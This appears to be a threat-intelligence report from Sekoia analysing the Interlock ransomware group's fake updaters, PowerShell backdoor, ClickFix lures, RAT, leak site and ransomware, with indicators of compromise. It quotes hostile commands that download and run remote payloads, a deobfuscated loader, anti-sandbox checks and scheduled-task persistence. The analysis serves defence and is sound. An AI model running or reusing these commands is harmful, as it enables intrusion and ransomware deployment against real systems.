Interlock ransomware evolving under the radar

blog.sekoia.io/interlock-ransomware-evolving-under-the-radar/

16 April 2025

Log in

[Forgot password?](#)
[Threat Research & Intelligence](#)

[Sekoia TDR](#) April 16 2025

0

27 minutes reading

Introduction

Interlock is a **ransomware** intrusion set first observed in September 2024 that conducts Big Game Hunting and double extortion campaigns. Interlock cannot be classified as a “Ransomware-as-a-Service” (RaaS) group, as no advertisements for recruiting affiliates or information about affiliates have been found as of March 2025. As many other ransomware groups, Interlock has a Data Leak Site (DLS) called “**Worldwide Secrets Blog**” exposing victim’s data, and providing a way to negotiate the ransom price to the victims.

Although Interlock operators continue to regularly claim new victims on their DLS, they have published fewer names — 24 victims since September 2024, including 6 in 2025 — compared to the most active ransomware groups currently operating. Indeed, ransomware such as Clop, RansomHub, Akira, Babuk, Lynx, Qilin, and Fog, each claimed more than one hundred victims in the first quarter of 2025. The companies impacted by the Interlock ransomware span various sectors across North America and Europe, indicating that the target selection is primarily opportunistic.

Interlock employs a **multi-stage attack chain**, starting by compromising legitimate websites that deliver fake browser updates, such as Google Chrome or MS Edge installers. These fake installers execute a PowerShell backdoor facilitating the execution of multiple tools, and ultimately leading to the ransomware payload delivery.

Since the apparition of the Interlock ransomware, Sekoia Threat Detection & Research (TDR) team observed its operators evolving, improving their **toolset**, and leveraging new techniques such as **ClickFix** to deploy the ransomware payload. They also used new tools such as LummaStealer and BerserkStealer. This report describes the malware and techniques used by Interlock operators and updates the knowledge of this threat following the Talos report in November 2024.

Fake updaters for initial access

Since the emergence of the Interlock ransomware, its operators were observed using fake updaters hosted on compromised websites to deceive victims into downloading and executing the payload themselves. These installers are, in fact, PyInstaller files designed to mislead users. When the fake updater is manually launched by the victim, it downloads and executes a legitimate installer file according to the masqueraded product (a legitimate Google Chrome installer or MS Edge installer), while also running an embedded PowerShell script, which functions as a simple first-stage backdoor.

This PowerShell script operates in an infinite loop, continuously executing HTTP requests to specified hosts, with a failover logic between domain names and IP addresses in case of errors. It gathers system information, communicates with remote hosts, downloads and executes files, and, in recent versions, offers functionality for executing arbitrary commands and establishing persistence.

At the launch, the script verifies whether it has been executed with specific arguments. If only a single argument is provided, it relaunches itself with an additional argument ‘1’ to ensure the script runs in a detached mode without a visible window.

The system information is collected using various PowerShell commands. The following information are collected:

- The version of the script which is written in a constant;
- User context (SYSTEM, Admin or User privileges) by using [Security.Principal.WindowsIdentity]::GetCurrent();
- System information via systeminfo;
- Processes and services via tasklist /svc;
- Active services via Get-Service;
- Available drives via Get-PSDrive;
- ARP table via arp -a.

After collecting system information, the script applies an XOR operation to the data using a hardcoded key, then compresses it with the Gzip algorithm and prefixes the final buffer with a fixed 32b integer.

The formatted system information is sent to the Command-and-Control (C2) server using an HTTP POST request on the `/init1234` URL path. Then the server can respond “ooff” which is a terminate command.

The C2 server can also send a .exe or .dll file (the type is determined by the last byte of the response). The file is decoded using XOR and saved in a randomly named folder within %AppData%. It is then executed directly in the case of a .exe file or via rundll32 in the case of a .dll. Unfortunately, the TDR team was not able to retrieve the payload returned by the C2 server, but multiple files corresponding to the expected response were observed. These files are described further below.

Multiple versions of this PowerShell RAT were observed from version 1 to version 11. Later versions of the script implements a atst command to establish persistence by creating a HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to relaunch itself at startup. This version (V11) is also able to get and execute a Windows command from the C2.

In one of the last observed PowerShell backdoor, the requested domains are the following:

```
sublime-forecasts-pale-scored.trycloudflare[.]com
washing-cartridges-watts-flags.trycloudflare[.]com
investigators-boxing-trademark-threatened.trycloudflare[.]com
fotos-phillips-princess-baker.trycloudflare[.]com
casting-advisors-older-invitations.trycloudflare[.]com
complement-parliamentary-chairs-hc.trycloudflare[.]com
```

C2 domains used by the PowerShell backdoor v7-v9

All observed domains are subdomains from trycloudflare.com, a legitimate Cloudflare service. TryCloudflare enables the creation of tunnels to test applications locally without permanently exposing them to the Internet. By querying trycloudflare.com domains for a response on the /init1234 path, multiple other domains used in similar cases were identified.

The PowerShell script used the following IP addresses as backup solution:

216.245.184[.]181	AS399629 (BLNWX)
212.237.217[.]182	AS57043 (Hostkey B.v.)
168.119.96[.]41	AS24940 (Hetzner Online GmbH)

Backup IP addresses used by the PowerShell backdoor v7-v9

In all observed samples, the PowerShell backdoor has hard-coded backup IP addresses. Eight different clusters of IP addresses were used to observe the beginning of Interlock’s activity. The domains and IP addresses discovered during the investigation are listed in the Indicators section.

The composition of these clusters is noteworthy. In nearly every cluster, one of these IP addresses is from the BLNWX AS (BitLaunch), a VPS provider allowing to pay with cryptocurrencies, another one from the AS Hetzner Online GmbH, and the third one originates from a different AS each time. This distribution of IP address origin can be an effort to make the C2 infrastructure more resilient to takedown.


In January 2025, the Sekoia TDR team observed a change in Interlock fake updater. It shifted from a browser fake updater to an updater referring to security software, with file names such as:

- FortiClient.exe
- Ivanti-Secure-Access-Client.exe
- GlobalProtect.exe
- Webex.exe
- AnyConnectVPN.exe
- Cisco-Secure-Client.exe
- zyzoom_antimalware.exe

This new fake updater uses PyInstaller and drops the DLL python313.dll to execute itself. It end up executing the same PowerShell backdoor.

Adoption of the ClickFix technique for initial access

On 9 January, 2025, TDR observed a ClickFix killchain delivering a fake installer payload, which was associated with Interlock. ClickFix is a social engineering technique where threat actors manipulate users into executing malicious commands by presenting fake system prompts or CAPTCHA verifications. These prompts guide victims to manually copy and paste malicious PowerShell commands, bypassing automated security measures and leading to malware deployment or system compromise.



advanceipscaner.com

Cloudflare is built on an intelligent, secure, high-speed global network. We help businesses regain control of their technology and security environments by reducing complexity and improving visibility across their on-premises, public cloud, SaaS and public Internet domains.

Press the key combination ⊞ + R and then CTRL + V, then press Enter.

advanceipscaner.com needs to review the security of your connection before proceeding.

```
cmd /c start /min powershell -NoProfile -WindowStyle Hidden -
Command "$path='c:\\users\\public\\win31.exe';iwr <hxxp://
topsportracing[.]com/wp-25> -outfile $path; start-process
$path; start-process '<https://www.advanced-ip-scanner.com/>';"
```

Ray ID: psh9u4yw3hjo3h

Performance security by Cloudflare

Figure 1. Fake Cloudflare CAPTCHA asking users to execute a command to access a website

This specific ClickFix page was observed on four different URLs, but only the one masquerading Advanced IPScanner seems to deliver a fake installer, the others executing the PowerShell backdoor via an obfuscated loader.

```
https://microsoft-msteams[.]com/additional-check.html
https://microstteams[.]com/additional-check.html
https://ecologilives[.]com/additional-check.html
https://advanceipscaner[.]com/additional-check.html
```

The website asks the user to open a console by using the shortcut “Windows + R” and to paste the command by using CTRL + V that was silently copied into the victim clipboard. Then the victim is guided to press “Enter” to execute the command.

Case 1 — PyInstaller ⇒ PowerShell backdoor

When the “Fix it” button is clicked, the clipboard is filed with the following command:

```
cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command
"$path='c:\\users\\public\\win31.exe';iwr  -outfile $path; start-process $path;
start-process '';"
```

This command downloads the payload from hxxp://topsportracing[.]com/wp-25 URL, which seems to be a compromised website, and opens a browser window to the legitimate website https://www.advanced-ip-scanner.com/ to make the user believe that the command allowed it to access the AdvanceIPScanner website and not arouse any suspicions.

The downloaded payload is a 36 MB PyInstaller file, which is a sample of the fake updater described above.

Case 2 — Obfuscated PowerShell loader ⇒ PowerShell backdoor

The command is an obfuscated PowerShell loader which downloads a legitimate Node.js executable from https://nodejs.org/dist/v22.11.0/node-v22.11.0-win-x64.zip and executes the PowerShell backdoor which is double base64 encoded. This legitimate executable will be used to execute the malicious payload.

```
cmd /c start /min powershell -w H -c "$response = Invoke-WebRequest -Uri
\"64.95.10[.]95:8080/misteams\" ; Invoke-Expression
$([System.Text.Encoding]::UTF8.GetString($response.Content)) ; start-process
'https://www.microsoft.com'"
```

A deobfuscated version of this loader could be the following:

```
$legitimate_nodejs_url = "https://nodejs.org/dist/v22.11.0/node-v22.11.0-win-x64.zip"
$appdata_path = "C:\Users\<username>\AppData\Roaming"
$download_path = "C:\Users\<username>\AppData\Local\Temp\downloaded.zip"

try {
        $web_client = New-Object System.Net.WebClient
        $web_client.DownloadFile($legitimate_nodejs_url, $download_path)
} catch {
        exit 1
}
if (-not (Test-Path -Path $appdata_path)) {
        ni -Path $appdata_path -ItemType Directory | Out-Null
}
try {
        $shell_app = New-Object -ComObject Shell.Application
        $namespace_download = $shell_app.NameSpace($download_path)
        $namespace_appdata = $shell_app.NameSpace($appdata_path)
        $namespace_appdata.CopyHere($namespace_download.Items(), 4 + 16)
} catch {
        exit 1
}

$appdata_path = "C:\Users\<username>\AppData\Roaming\node-v22.11.0-win-x64"
$alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
$random_str = -join ((1..8) | % { $alphabet[(Get-Random -Minimum 0 -Maximum
$alphabet.Length)] })
$log_file_path = "C:\Users\<username>\AppData\Roaming\node-v22.11.0-win-x64\
<random_str>.log"
$b64_payload = "<base64 encoded payload>"
$payload = [Convert]::FromBase64String($b64_payload)
[System.IO.File]::WriteAllBytes($log_file_path, $payload)

$nodejs_exe_path = "C:\Users\<username>\AppData\Roaming\node-v22.11.0-win-
x64\node.exe"

saps -FilePath $ExecutionContext.InvokeCommand.$nodejs_exe_path -ArgumentList
$ExecutionContext.InvokeCommand.$log_file_path  -WindowStyle Hidden
```

In February 2025, this loader was improved with some interesting execution guardrails:

- The system manufacturer is not “QEMU”;
- The total physical memory is at least 4 GB or the used physical memory is at least 1.5 GB;
- The computer name is not “DESKTOP-\S”;

```
$manufacturer = gwmi Win32_ComputerSystem | select -ExpandProperty Manufacturer
if ($manufacturer -eq "QEMU") {
        exit 0;
}

$total_physical_memory = (Get-CimInstance Win32_ComputerSystem).TotalPhysicalMemory /
1GB
$free_physical_memory = (Get-CimInstance Win32_OperatingSystem).FreePhysicalMemory /
1MB
$used_physical_memory = $total_physical_memory - $free_physical_memory
if ($total_physical_memory -lt 4 -or $used_physical_memory -lt 1.5) {
        exit 0
}

if ($env:computername -match "DESKTOP-\S") {
        exit 0
}
```

These execution guardrails are anti sandbox condition, as QEMU is widely used in malware analysis and sandbox environments. Checking the memory size is a common method for VM detection, as sandboxes are often created with the minimum possible amount of resources.

TDR continues to watch closely this ClickFix infrastructure. However, it seems to be unused since February 2025. It is possible that this technique was less effective than the Interlock operators had anticipated, leading them to abandon its use.

Delivered payload

Sekoia TDR team did not observe the PowerShell backdoor downloading or executing any payload, most of the ongoing C2 server responding ooff during our investigation which is the PowerShell backdoor’s shutdown command. According to the first analysis conducted by CISCO Talos in November 2024, the observed delivered payloads are a credential stealer and a keylogger. This is coherent with the files related to Interlock activity observed ever since.

The custom packer used by Interlock intrusion set to protect all files related to their attacks allowed TDR to pivot and track their different tools. The executables packed in this custom packer were indeed files related to keylogging activity and information stealer.

TDR also observed the Interlock operators using different known families of credential stealers, such as LummaStealer in February 2025 and BerserkStealer in January 2025. All these malware families were packed using the Interlock custom packer.

As for the ClickFix technique, the observed usage of these two malware families is limited in time, which possibly indicates that the Interlock operators are testing and/or deploying new tools.

However, the most frequently observed file during our investigation is the Interlock RAT described in the following section.

Interlock RAT

In the payloads related to Interlock activity, TDR observed a backdoor used by Interlock since at least October 2024. This malware is a RAT that is a packed DLL of ~1.3 MB, while its unpacked version is only ~180 KB.

This RAT implements the following commands:

1	Ping back and re-create socket
2	Read data from TCP connection
3	~~Download a file from the C2 and save it on the disk~~
4	Do nothing
5	Run rundll32.exe %temp%\tmp[random int].dll run %temp%\tmp[random int].dll and exit. The executed DLL file is an embedded DLL used to remove itself.
6	Write log file in %temp%\[random int].log (which seems to be a config file containing the C2 IP addresses)
7	Update the C2 list
8	Close each connection and each opened file
9	Execute a cmd.exe

30/06/2025 Update: Following feedback from an external reviewer, it was brought to our attention that our initial description was incomplete. We have since updated the description to address the identified gaps.

Additional information:
- The command **3** uses WriteFile not to download files, but to redirect the created pipe in order to weaponize its **reverse shell** capability.
- The command **5** execute an **embedded** DLL to removed itself from the victim machine and consequently remain stealthy.

This RAT has three hard-coded IP addresses, which correspond to the observed clusters, and the malware communicates with its C2 with a raw TCP socket on port 443. The data downloaded from the C2 servers is decrypted using a custom XOR-based function.

The backdoor sends to the C2 server the following information preceded by a magic number 55 11 69 DF (0xDF691155).

```
{"iptarget": "96.62.214[.]11", "domain": "WORKGROUP", "pcname": "SIRIUSWIN11MRE",
"runas": 1, "typef": 2, "veros": 15}
```

- iptarget: C2 IP address;
- runas: boolean indicating if the sample is executed with admin privileges or not;
- typedef: hardcoded value;
- veros: OS version of the infected system;
- domain: the Active Directory domain to which the host is connected, or “WORKGROUP” if not present.


Lateral movement and exfiltration

According to Talos Incident Response, the Interlock operators primarily use RDP and stolen credentials to move between systems. Additionally, they observed commands used for pre-kerberoasting reconnaissance. Like many other ransomware groups, they aim to gain access to the victim’s domain controller (DC). Domain controllers are critical because they host Active Directory Domain Services (AD DS), which manage authentication, authorisation, and resource access across the network. By compromising the domain controller, attackers gain control over the entire domain, allowing them to escalate privileges, disable security mechanisms, and propagate their ransomware payload across all connected systems.

The operators also use PuTTY, AnyDesk and possibly LogMeIn to maintain remote access. PuTTY is likely used to access Linux systems, as Interlock ransomware has a version able to target them..

Furthermore, Talos reports that Interlock operators use Azure Storage Explorer and the AZCopy tool to exfiltrate sensitive data to an attacker-controlled Azure storage blob. This information could not be confirmed by our observations.

When the Interlock operators succeed in exfiltrating the sensitive data from a company’s network, they upload it on a new TOR domain. The link to this TOR domain is provided in each post dedicated to a new victim on their DLS.



INTERLOCK
Worldwide Secrets Blog

The Corporate Secrets
They Never Wanted You to See

94%


Of organizations attacked by ransomware that could have avoided the attack with better patch management

9.7 days

The average downtime that businesses experience after a ransomware attack. Downtime can cost businesses significant revenue loss, especially for industries that operate around the clock, such as healthcare, manufacturing, and finance.

$4.45 million

The estimated average cost of business disruption due to ransomware. This includes lost revenue, incident response, legal fees, and reputational damage.



Milano

https://www.milano.com.mx

Servicios Corporativos Melody-Milano is a company that operates in the Apparel & Accessories Retail industry. It employs 500to999 people and has 100MMto250M of revenue. The company is headquartered in El Centro, Guanajuato, Mexico. We provide you with personal data of employees, tax and financial reports.

Size: 697 GB   Files: 369 763   Folders: 31,501

The Siegel Group, Inc.

https://www.siegelcompanies.com/

The Siegel Group, Inc. is a full service commercial real estate firm based in Las Vegas, Nevada and Studio City, California. It is a developer and operator of multi-family, extended stays, flexible stays, retail, hospitality, hotel-casinos, and land development. We present you more than 11TB of the company's data, here you will find the SQL databases, personal data of all employees and much more.

Size: 11 160 GB   Files: 567 708   Folders: 41 805

McCormick & Priore

https://www.mccormickpriore.com/

McCormick & Priore is a defense litigation firm known for having the intensity and integrity to go beyond expectations - something we call "outperformance. This includes being large enough to provide the in-depth legal expertise and support clients need and yet focused enough to also provide the individualized attention successful litigation requires We present to your attention a large collection of SQL databases, confidential data of employees and clients.

Size: 3 150 GB   Files: 2 342 500   Folders: 157 185

City of Noblesville

https://www.noblesville.in.gov/

City of Noblesville is a company that operates in the Government industry. It employs 250to499 people and has 25Mto50M of revenue. The company is headquartered in Noblesville, Indiana We present to your attention, a large SQL database, confidential data of employees, confidential data of the Police, and emergency services.

Size: 4 140 GB   Files: 3 533 026   Folders: 251 906

Figure 2. Screenshot of Interlock's DLS

Interlock ransomware

The Interlock ransomware exists in multiple versions, with variants compiled to target both Windows and Linux Operating System. Since November 2024, multiple Windows variants have been identified, although no Linux variant has been observed since October 2024. The Linux version of the ransomware closely mirrors the Windows one, with the same expected arguments.

As for other malware used in Interlock attacks, the Windows version of the ransomware is also developed in C/C++. The executable is protected by a custom packer and unpacked using a code stored in its Thread Local Storage. The Windows variant uses AES CBC encryption provided by the LibTomCrypt library. After the unpacking phase, it enumerates logical drives from the letter A to Z (excluding the C drive), then it iterates over folders and files in these drives, encrypting files with specific extensions while excluding folders like $Recycle.Bin, PerfLogs, and system-critical files such as .dll or .exe. The names of encrypted files are modified with the extension .interlock used in the earlier version, and .!NT3R10CK in the more recent samples observed.

After encryption, the ransomware creates a ransom note file in each folder. The file name evolves over time, starting from `!__README__!.txt` to `FIRST_READ_ME.txt` and `_QUICK_GUIDE_.txt`.

The Windows variant of the ransomware creates a scheduled task to be executed every day at 8:00 PM.

```
schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /C cd %s && %s" /st 20:00 /ru system > nul
```

The Windows variants have the following commands:

- -d –directory: target only the directory passed in argument
- -f –file: target only the file passed in argument
- -del –delete: the ransomware deletes itself after encryption. To do so, it drops a small DLL file (2.5 KB) stored in its data section and executes it using rundll32.exe.
- -s –system: create a scheduled task
- –release-files: unknown utility

Since October 2024, the file extensions to be ignored by the ransomware have remained unchanged.

Windows variant		Linux variant
.bat	.ico	.b00
.bin	.msi	.v00
.cab	.ocx	.v01
.cmd	.psm1	.v02
.com	.src	.v03
.cur	.sys	.v04
.diagcab	.ini	.v05
.diagcfg	.url	.v06
.diagpkg	.dll	.v07
.drv	.exe	.t00
.hlp	.ps1	
.hta		

Ransom note

The ransom note has evolved slightly since the beginning of Interlock's activity. Talos observed a similarity between the note dropped by Interlock ransomware and the one dropped by Rhysida ransomware, but could not conclude of a link between these two actors. TDR notes that the group is placing increasing emphasis on the legal risks faced by companies, citing the laws that would be violated if the data leak were to be disclosed by Interlock.

Two different versions of the ransom note, observed on 11 October 2024 and 21 February 2025 are provided in the Appendix.

Conclusion

The Interlock ransomware group, active since September 2024, is an evolving, increasingly significant threat, although not a particularly prolific one at present. Despite its relatively low victim count in Q1 2025, the group has demonstrated adaptability and innovation in its tactics. In January and February 2025, Interlock **experimented** with a new initial access method, dubbed **ClickFix**, showcasing its willingness to innovate. Its reliance on credential-stealing malware such as LummaStealer and Berserk Stealer, alongside keyloggers, underscores a persistent focus on harvesting sensitive data for lateral movement and privilege escalation.

Interlock's technical arsenal has remained largely consistent since its inception, relying on a specific PowerShell backdoor, a Remote Access Trojan and ransomware payload. However, incremental enhancements to its toolset have been observed, including the evolution of its PowerShell backdoor to version 11 and modifications to its ransom note, which now emphasises legal repercussions for non-payment.

Interlock continued to improve their tools and methods, which reflects a willingness to maintain relevance while avoiding the large-scale visibility associated with more prolific ransomware groups such as the attention-seeker FunkSec ransomware group. TDR continues monitoring Interlock activities to anticipate further evolution and potential escalation in their campaigns.

Indicators of Compromise and technical details

Indicators of Compromise

Host

Fake Updater

576d07cc8919c68914bf08663e0afd00d9f9fbf5263b5cccbded5d373905a296

f962e15c6efebb3c29fe399bb168066042b616affddd83f72570c979184ec55c

09793a85d372f044fe53c4b47c47049c6bc13d1141334727800b2e32e6d92342

dee5915b76dd3bae3d3cedc0c1d1b055daab5852cba4868c92eb88b9a84a0b00

5627457a12c562b7a08f634878758d268b9fde44ce35292e887ca13741c5f942

3a560ca66f61ba5dceb6016703e0346ff8fe1144bd356a40f740149a2a878fe5

f6c7ecff7b07cba12bd79833a23d12d5fcd12a75a3394d923b994ba0ed535db3

7890b116d13a52efe696ce1e2c0ed83029775cf4bea836ce551e71d222ee116f

e668e30b4e111e16b4017cd49dd90c39f9988f8a44cd9cc16b95b7b451862b74

